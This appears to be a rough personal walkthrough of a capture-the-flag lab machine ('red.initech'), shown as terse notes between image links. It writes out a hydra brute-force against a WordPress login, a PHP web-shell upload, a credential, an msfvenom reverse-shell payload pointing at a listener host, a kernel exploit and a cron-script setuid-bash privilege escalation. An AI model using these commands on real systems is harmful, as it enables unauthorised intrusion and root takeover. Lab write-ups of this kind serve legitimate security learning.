

hydra -L sq_users -P sql_pass -s 12380 10.0.2.6 https-post-form "/blogblog/wp-login.php:user=^USER^&password=^PASS^:Invalid Login" -V
it keeps goin f

seems there are 3 admin, we got one, hydra got all
classic plugin way to get Shell Uploaded the php shell and wp-content to execute`

$ uname -mra && cat /etc/*release*
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04 LTS"
NAME="Ubuntu"
VERSION="16.04 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
ssh did not work for Jkanode, so tried peter JZQuyIN5`

red% sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for peter:
Sorry, try again.
[sudo] password for peter:
Matching Defaults entries for peter on red:
    lecture=always, env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User peter may run the following commands on red:
    (ALL : ALL) ALL
This user can execute any command as root, even get root
2
- Kernel Exploit as Kernel is outdated
- Cronjob Exploit
Method 2: Kernel Exploit
Info
Ubuntu 16.04 LTS (Xenial Xerus) with the 4.4.0-21-generic kernel, which is a relatively old version (released around 2016).
msfvenom -p linux/x86/meterpreter/reverse_tcp -f elf -o shell.elf LHOST=10.0.2.15 LPORT=4444This did not work, not able to get shell on metasploit
What
- Download Exploit_suggeter.sh from github
- upload to target

Download URL is there
Next
- Unzip
- unzip exploit.tar
- first we need to compile and then run the exploit

We got the Root
Method 3: CronJob


echo "cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash" >> /usr/local/sbin/cron-logrotate.shInfo
so what is happening is that, this will copy the
bin/bashbinary to/tmp/rootbashand then setuid & setgid on/tmp/rootbash
- And this all get append to file
logrotate.sh, since this run as root privileges and any user who run/tmp/rootbashwill gain root.
find / -perm -2 -type f 2>/dev/null | grep logrotate
Ignore above, for notes purpose
After a while we get rootbash in /tmp directory
